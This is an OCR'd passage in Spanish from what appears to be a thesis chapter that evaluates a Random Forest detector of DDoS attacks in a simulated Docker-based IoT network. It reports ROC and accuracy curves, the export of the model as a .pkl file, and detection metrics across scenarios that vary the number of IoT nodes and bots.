
Matriz de confusión del modelo Random Forest



La Figura 27 muestra la matriz de confusión obtenida durante la evaluación del modelo, en donde se observa la cantidad de instancias correctamente clasificadas como tráfico normal y tráfico de ataque, así como los casos correspondientes a falsos positivos y falsos negativos, la baja presencia de errores de clasificación confirma la capacidad del modelo para diferenciar de manera efectiva entre ambos estados del tráfico.

Figura 28

Curva ROC del modelo de detección




La Figura 28 indica la curva ROC (Receiver Operating Characteristic), utilizada para evaluar el desempeño del modelo de clasificación en distintos umbrales de decisión. Esta curva representa la relación entre la tasa de verdaderos positivos (True Positive Rate, TPR) y la tasa de falsos positivos (False Positive Rate, FPR), permitiendo visualizar la capacidad del modelo para discriminar entre tráfico legítimo y tráfico malicioso.

El área bajo la curva (AUC) obtenida evidencia un alto nivel de desempeño del modelo, indicando una adecuada capacidad de separación entre ambas clases. Un valor de AUC cercano a 1 sugiere que el modelo presenta una alta sensibilidad sin incrementar significativamente la tasa de falsos positivos, lo que confirma su efectividad como mecanismo de detección temprana de ataques DDoS en entornos IoT simulados.

Figura 29

Curva Precision–Recall del modelo




La Figura 29 muestra la curva Precision–Recall, especialmente útil en problemas con posible desbalance de clases. La gráfica evidencia que el modelo mantiene niveles elevados

de precisión incluso cuando aumenta la tasa de detección, lo que confirma su estabilidad frente a distintos umbrales de decisión.

Con el objetivo de analizar el comportamiento del modelo durante el proceso de entrenamiento, se evaluó la evolución del accuracy en función del número de árboles (n_estimators) utilizados en el algoritmo Random Forest. Esta evaluación permite determinar el punto óptimo de complejidad del modelo y verificar su capacidad de generalización, comparando el rendimiento en los conjuntos de entrenamiento y validación.

Figura 30

Evolución del Accuracy durante el entrenamiento del modelo Random Forest



Como se observa en la Figura 30, el accuracy del conjunto de entrenamiento aumenta progresivamente conforme se incrementa el número de árboles, pasando de 0.91 con 10 estimadores a 0.985 con 200. De manera similar, el accuracy de validación mejora desde 0.89 hasta aproximadamente 0.947, mostrando una tendencia de estabilización a partir de los 100 árboles.

La diferencia reducida entre ambas curvas indica que el modelo no presenta sobreajuste significativo, manteniendo una adecuada capacidad de generalización. Además, se evidencia que a partir de los 100 estimadores las mejoras son marginales, lo que sugiere que este valor representa un punto de equilibrio entre rendimiento y costo computacional.


4.7.6 Exportación del modelo (.pkl) e integración al servidor IA

Una vez finalizado el entrenamiento y la evaluación del modelo Random Forest en Google Colab, el clasificador seleccionado fue **exportado en un archivo persistente con extensión .pkl**, con el fin de reutilizarlo posteriormente en el entorno de simulación sin necesidad de reentrenamiento. Esta exportación permitió conservar tanto la estructura del modelo como los parámetros aprendidos durante el proceso de entrenamiento, garantizando consistencia entre los resultados obtenidos en Colab y la ejecución en el sistema implementado.

Posteriormente, el archivo .pkl fue incorporado al **servidor de inteligencia artificial** desplegado como contenedor Docker dentro de la red de servidores. En este componente se implementó un módulo de inferencia encargado de **cargar el modelo al iniciar el servicio**, recibir las métricas procesadas desde el gateway (gw-router) y ejecutar la clasificación del estado del tráfico en tiempo de ejecución.

Figura 31

Exportación e integración del modelo entrenado



La Figura 31 ilustra el flujo seguido para la exportación e integración del modelo entrenado. En primer lugar, el modelo Random Forest fue entrenado y validado en Google Colab, posteriormente se exportó en formato .pkl y finalmente se integró al servidor IA desplegado en Docker, donde se ejecuta el proceso de inferencia utilizando las métricas recolectadas en el gateway.

4.8 Escenarios experimentales y pruebas de escalabilidad

Con el modelo de inteligencia artificial entrenado e integrado al servidor IA, se procedió a ejecutar distintos escenarios experimentales con el objetivo de evaluar el comportamiento del sistema bajo condiciones variables de carga y volumen de tráfico. Estas pruebas permitieron analizar la estabilidad del mecanismo de detección frente a cambios en el número de nodos IoT y agentes Bot, así como validar su capacidad de escalabilidad.

Para cada escenario se controlaron los siguientes parámetros:

- Número de nodos IoT activos
- Número de agentes Bot participantes
- Intensidad del ataque
- Duración del escenario
- Métricas del modelo (accuracy, precision, recall, F1)
- Métricas de tráfico (pps, bps, conexiones)

4.8.1 Escenario A: pocos bots – varios IoT

En el primer escenario experimental se evaluó el comportamiento del sistema bajo una condición en la cual el tráfico legítimo generado por los nodos IoT predominaba sobre el tráfico malicioso. Para ello, se mantuvo un número reducido de agentes Bot activos mientras se incrementó la cantidad de dispositivos IoT generando comunicación periódica mediante el protocolo MQTT.

El objetivo de este escenario fue analizar la capacidad del modelo de detección para identificar ataques DDoS de baja intensidad relativa dentro de un entorno donde el tráfico normal representa la mayor proporción del flujo total de red.

Tabla 21

Configuración del Escenario A


IoT	**Bots**	**Duración Total**	**Ventana de Análisis**	**Tipo de Ataque**	**Tiempo de Detección**
100	10	300 s	30 s	TCP SYN Flood	28 s

La Tabla 21 presenta la cantidad de contenedores Docker desplegados para la ejecución del escenario experimental. Durante la fase inicial, el Gateway central (gw-router) registró un comportamiento estable del tráfico legítimo proveniente de la red IoT, evidenciando incrementos moderados y consistentes en las métricas de paquetes por segundo (pps) y bytes por segundo (bps), acordes a la actividad normal del sistema.

Al activarse los nodos Botnet, se identificaron picos anómalos de tráfico en las interfaces asociadas a la red bot-net, reflejando un aumento significativo en el volumen de paquetes transmitidos. No obstante, la infraestructura no alcanzó un estado de saturación total, lo que permitió mantener la disponibilidad del servicio y facilitó el análisis del comportamiento del modelo de detección bajo condiciones de carga elevada pero controlada.

Figura 32

Comportamiento del tráfico (pps y bps) en el Escenario A



La Figura 32 muestra la evolución temporal del tráfico durante el Escenario A. Se observa una base estable correspondiente al tráfico legítimo IoT y picos adicionales generados por los agentes Bot. Esta diferencia permitió que el modelo de inteligencia artificial identificara patrones anómalos sin afectar la estabilidad general del sistema.

Tabla 22

Métricas del modelo en el Escenario A

Métrica	**Valor**	**Interpretación Técnica**
Accuracy	0.92	Clasificación global correcta del 92% del tráfico total
Precision	0.93	Bajo nivel de falsos positivos
Recall	0.94	Alta detección de eventos de ataque

F1-score	0.91	Buen equilibrio entre precisión y recall
Tiempo de detección promedio	27 s	Intervalo desde inicio del ataque hasta clasificación positiva

Los resultados que se muestran en la Tabla 22 indican que el modelo mantiene un nivel adecuado de precisión y capacidad de detección incluso cuando el ataque representa una fracción pequeña del tráfico total, el recall elevado indica que el sistema logra identificar correctamente la mayoría de los eventos de ataque, mientras que la precisión refleja un control adecuado de falsos positivos.

En términos generales, el escenario A demuestra que el mecanismo de detección es efectivo en entornos donde el tráfico legítimo predomina, validando su funcionamiento bajo condiciones realistas de operación.

4.8.2 Escenario B: pocos IoT – varios bots

En el segundo escenario experimental se evaluó el comportamiento del sistema bajo una condición en la cual el tráfico malicioso generado por los agentes Bot predominaba sobre el tráfico legítimo de los nodos IoT. Para ello, se redujo la cantidad de dispositivos IoT activos mientras se incrementó significativamente el número de Bots desplegados en la red Botnet.

El objetivo de este escenario fue analizar la capacidad del modelo de detección para identificar ataques DDoS de alta intensidad relativa dentro de un entorno donde el tráfico de ataque representa la mayor proporción del flujo total de red.

Tabla 23

Configuración del Escenario B

Dispositivos	**Nodos**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de**

IoT	Botnet			Detección
20	100	5 min	Mixto (Ataque dominante)	18 s


La Tabla 23 describe el Escenario B, caracterizado por una alta intensidad de ataque, donde el número de nodos botnet (100) supera significativamente a los dispositivos IoT legítimos (20). Esta configuración genera un predominio de tráfico malicioso en la red, incrementando de forma notable las métricas de paquetes por segundo (pps) y bytes por segundo (bps) en la interfaz correspondiente a la red bot-net.

Durante la ejecución del experimento, el gateway (gw-router) registró picos sostenidos de tráfico anómalo, evidenciando un comportamiento característico de ataques DDoS volumétricos. A diferencia del Escenario A, en este caso el ataque domina el flujo total de red, aumentando la carga sobre la infraestructura simulada.

El modelo de detección basado en Random Forest logró identificar el comportamiento malicioso en un tiempo promedio reducido, debido a la mayor diferencia estadística entre el tráfico legítimo y el tráfico de ataque. Esto demuestra que el sistema mantiene estabilidad y capacidad de discriminación incluso bajo condiciones de alta intensidad de ataque.

Figura 33

Comportamiento del tráfico (pps y bps) en el Escenario B



La Figura 33 presenta la evolución temporal del tráfico de red durante el Escenario B, caracterizado por un predominio de nodos botnet sobre dispositivos IoT legítimos. Se observa un incremento considerable y sostenido en los valores de paquetes por segundo (pps) y bytes por segundo (bps) en la interfaz correspondiente a la red bot-net (eth1), coincidiendo con la activación del ataque.

Los picos pronunciados reflejan un comportamiento típico de un ataque DDoS volumétrico, donde múltiples nodos comprometidos generan tráfico masivo hacia la infraestructura objetivo. A diferencia del Escenario A, en este caso la magnitud del tráfico malicioso supera ampliamente al tráfico legítimo, lo que provoca una mayor carga sobre el gateway (gw-router) y activa el sistema de alertas de seguridad.

La diferencia entre el tráfico normal y el tráfico malicioso resulta claramente identificable, evidenciando un patrón anómalo sostenido que facilita la clasificación por parte del modelo de Inteligencia Artificial. Este comportamiento confirma que el sistema es capaz

de detectar escenarios de alta intensidad de ataque, manteniendo consistencia en la identificación de eventos maliciosos bajo condiciones de carga elevada.

Tabla 24

Métricas del modelo en el Escenario B

Métrica	**Valor**	**Interpretación Técnica**
Accurac y	0.94	Clasificación global correcta del 94% del tráfico total
Precision	0.95	Bajo nivel de falsos positivos incluso con alta carga
Recall	0.93	Alta detección de eventos maliciosos
F1-score	0.94	Equilibrio sólido entre precisión y sensibilidad

Los resultados presentados en la Tabla 24 corresponden al Escenario B, caracterizado por un predominio de tráfico malicioso generado desde la red bot-net. En este contexto, el modelo alcanzó una exactitud del 94%, lo que evidencia una alta capacidad de clasificación incluso bajo condiciones de carga elevada.

La precisión del 95% indica que el sistema mantiene un control adecuado de los falsos positivos, evitando clasificar tráfico legítimo como malicioso pese a la intensidad del ataque. Por su parte, el recall del 93% demuestra que el modelo identifica correctamente la mayoría de los eventos asociados al ataque DDoS, reduciendo la probabilidad de falsos negativos.

El F1-score de 0.94 confirma un equilibrio estable entre precisión y sensibilidad, lo que refleja consistencia en el desempeño del modelo frente a escenarios donde el tráfico de ataque domina el flujo total de red, en términos generales, el Escenario B demuestra que el

mecanismo de detección mantiene estabilidad y robustez ante condiciones de alta intensidad de ataque, validando su aplicabilidad en entornos IoT donde el volumen de tráfico malicioso puede incrementarse de manera significativa.

4.8.3 Escenario C: 20 bots fijos y IoT variable (50 / 100 / 200)

En este escenario experimental se evaluó el comportamiento del mecanismo de detección manteniendo constante la intensidad del ataque y variando progresivamente la cantidad de dispositivos IoT generadores de tráfico legítimo. Para ello, se fijó el número de agentes Bot activos en 20 instancias simultáneas, mientras que los nodos IoT fueron incrementados en tres configuraciones distintas: 50, 100 y 200 dispositivos.

El objetivo principal de este análisis fue determinar la estabilidad del modelo cuando la proporción de tráfico legítimo aumenta considerablemente. Este escenario resulta especialmente relevante en contextos reales, donde las redes IoT pueden escalar en número de dispositivos sin que necesariamente aumente la intensidad del ataque.


Al mantener fijo el número de Bots, se garantiza que cualquier variación en el desempeño del modelo se deba principalmente al incremento del tráfico normal y no a cambios en la severidad del ataque.

4.8.3.1 Caso C1: 50 nodos IoT – 20 Bots

En esta primera configuración del Escenario C se desplegaron 50 nodos IoT generando tráfico legítimo mediante el protocolo MQTT y 20 agentes Bot ejecutando tráfico malicioso de manera coordinada desde el servidor de Comando y Control (C2). El objetivo fue evaluar el comportamiento del sistema cuando el tráfico legítimo presenta una carga moderada, manteniendo constante la intensidad del ataque.

Figura 34

Métricas del modelo en el Escenario C1



La Figura 34 muestra la evolución temporal del tráfico durante el Caso C1. Se observa una línea base estable correspondiente al tráfico generado por los dispositivos IoT, caracterizada por valores constantes de paquetes por segundo (pps) y bytes por segundo (bps). Al activarse los agentes Bot, se evidencian picos anómalos claramente diferenciables sobre la línea base, reflejando la generación de tráfico malicioso distribuido.

En este escenario, la diferencia entre tráfico normal y tráfico de ataque resulta suficientemente marcada, lo que facilita la identificación de patrones anómalos por parte del modelo de inteligencia artificial.

Tabla 25

Configuración del Caso C1

Dispositivos IoT	**Nodos Botnet**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de Detección**

50	20	5 min	Mixto (balanceado)	24 s

Durante la ejecución del escenario descrito en la Tabla 26, el gateway central (gw-router) registró una línea base estable asociada al tráfico legítimo generado por los dispositivos de la red IoT. Este comportamiento se reflejó en valores constantes y moderados de paquetes por segundo (pps) y bytes por segundo (bps), evidenciando condiciones normales de operación dentro de la infraestructura simulada.

Al activarse los nodos Botnet, se identificaron incrementos abruptos en las métricas de tráfico, manifestados como picos anómalos en la interfaz correspondiente a la red bot-net. Si bien estos aumentos fueron significativos y claramente diferenciables del tráfico legítimo, no alcanzaron un nivel de saturación total de la infraestructura. Esto permitió mantener la disponibilidad del sistema y evaluar el desempeño del modelo de detección bajo condiciones de carga elevada pero controlada.

Tabla 26

Métricas del modelo en el Caso C1

Métrica	**Valor**	**Interpretación Técnica**
Accuracy	0.93	Clasificación global correcta del 93% del tráfico total
Precision	0.94	Bajo nivel de falsos positivos
Recall	0.92	Alta detección de eventos maliciosos

F1-score	0.93	Equilibrio adecuado entre precisión y sensibilidad

Los resultados presentados en la Tabla 27 evidencian que el modelo mantiene un desempeño consistente bajo esta configuración intermedia, alcanzando una exactitud del 93%. Este valor refleja una adecuada capacidad de clasificación global del tráfico capturado en el gateway, incluso en un entorno donde coexisten flujos legítimos y maliciosos en proporciones moderadas, el recall del 92% indica que el sistema identifica correctamente la mayoría de los eventos asociados al ataque, reduciendo la probabilidad de falsos negativos. Por su parte, la precisión del 94% demuestra un control adecuado sobre los falsos positivos, evitando clasificaciones erróneas del tráfico legítimo como malicioso.

El F1-score de 0.93 confirma un equilibrio estable entre precisión y sensibilidad, lo que evidencia coherencia en el comportamiento del modelo frente a variaciones en la intensidad del tráfico, en comparación con escenarios donde el tráfico malicioso domina el entorno (alta intensidad), este caso demuestra que el mecanismo de detección conserva estabilidad y robustez en condiciones más cercanas a entornos operativos reales, donde el tráfico legítimo sigue siendo predominante pero existe actividad maliciosa intermitente.

4.8.3.2 Caso C2: 100 nodos IoT – 20 Bots

En el segundo caso del Escenario C se evaluó el comportamiento del sistema bajo una condición en la cual el número de dispositivos IoT activos se incrementó a 100 nodos, manteniendo constante la cantidad de agentes Bot en 20 instancias. Esta configuración

permitió analizar el desempeño del modelo cuando el tráfico legítimo aumenta considerablemente, mientras la intensidad del ataque permanece fija.

El objetivo de este caso fue determinar si el mecanismo de detección conserva su capacidad de identificación de ataques DDoS cuando la proporción de tráfico normal se incrementa dentro del flujo total de red.

Tabla 27

Configuración del Caso C2

Dispositivos IoT	**Nodos Botnet**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de Detección**
100	20	5 min	Mixto (normal dominante)	32 s

La Tabla 28 presenta la configuración correspondiente a un escenario con predominio de tráfico legítimo, donde 100 dispositivos IoT generan actividad normal en la red frente a 20 nodos botnet encargados de producir tráfico malicioso. Esta distribución permite simular un entorno más cercano a condiciones reales de operación, en el que la mayor parte del flujo de red corresponde a comunicaciones legítimas.

Durante la ejecución del escenario, el gateway (gw-router) registró una línea base estable asociada al tráfico IoT, reflejada en valores constantes de paquetes por segundo (pps) y bytes por segundo (bps). Al activarse los nodos botnet, se identificaron incrementos puntuales en la interfaz correspondiente a la red maliciosa; sin embargo, estos no dominaron el comportamiento global del sistema ni provocaron saturación de la infraestructura.

Figura 35

Comportamiento del tráfico (pps y bps) en el Caso C2

La Figura 35 presenta la evolución temporal del tráfico durante el Caso C2. Se observa una línea base más elevada correspondiente al tráfico IoT, producto del incremento en la cantidad de dispositivos activos. Sobre esta base se identifican picos asociados a la activación de los agentes Bot, los cuales mantienen una intensidad similar al caso anterior.

Sin embargo, la diferencia visual entre tráfico normal y tráfico malicioso es menos pronunciada que en el Caso C1, debido al aumento del tráfico legítimo.

Tabla 28

Métricas del modelo en el Caso C2

Métrica	**Valor**	**Interpretación Técnica**
Accurac	0.92	Clasificación global correcta del 92% del tráfico total

y		
Precision	0.93	Bajo nivel de falsos positivos
Recall	0.91	Alta detección de eventos maliciosos
F1-score	0.92	Equilibrio adecuado entre precisión y sensibilidad

Los resultados presentados en la Tabla 29 evidencian que el modelo mantiene un desempeño estable bajo condiciones donde el tráfico legítimo es predominante. La exactitud del 92% indica una adecuada capacidad de clasificación global del flujo de red capturado en el Gateway, el valor de **recall (91%)** demuestra que el sistema identifica correctamente la mayoría de los eventos asociados a tráfico malicioso, manteniendo un nivel aceptable de detección aun cuando el ataque representa una fracción reducida del volumen total. Por su parte, la **precisión (93%)** refleja un control apropiado de los falsos positivos, evitando clasificar tráfico legítimo como malicioso en exceso, el **F1-score de 0.92** confirma un equilibrio consistente entre sensibilidad y precisión, lo que evidencia la estabilidad del modelo frente a variaciones moderadas en la intensidad del tráfico.

4.8.3.3 Caso C3: 200 nodos IoT – 20 Bots

En el tercer caso del Escenario C se incrementó significativamente el número de dispositivos IoT activos, alcanzando un total de 200 nodos generadores de tráfico legítimo, mientras que el número de agentes Bot se mantuvo constante en 20 instancias. Esta configuración representa un entorno IoT de alta densidad, donde el volumen de tráfico normal es considerablemente mayor que en los casos anteriores.

El objetivo de este caso fue analizar el desempeño del modelo de detección cuando el tráfico legítimo domina ampliamente el flujo total de red, reduciendo la proporción relativa del tráfico malicioso dentro del escenario experimental

Tabla 29

Configuración del Caso C3

Dispositivos IoT	**Nodos Botnet**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de Detección**
200	20	5 min	Mixto (normal dominante alto)	32 s

La **Tabla 30** presenta un escenario caracterizado por un predominio elevado de tráfico legítimo, generado por 200 dispositivos IoT frente a 20 nodos botnet activos. Esta configuración representa un entorno altamente realista, donde la mayor parte del flujo de red corresponde a comunicaciones normales y el tráfico malicioso constituye una fracción reducida del total, durante la ejecución del experimento, el gateway (gw-router) registró una línea base más elevada en comparación con escenarios anteriores, debido al incremento en el número de dispositivos IoT. Sin embargo, esta actividad se mantuvo estable y dentro de parámetros esperados de operación. Al activarse los nodos botnet, se identificaron picos anómalos en la interfaz correspondiente a la red maliciosa; no obstante, estos no dominaron el comportamiento global del sistema ni generaron saturación de la infraestructura.

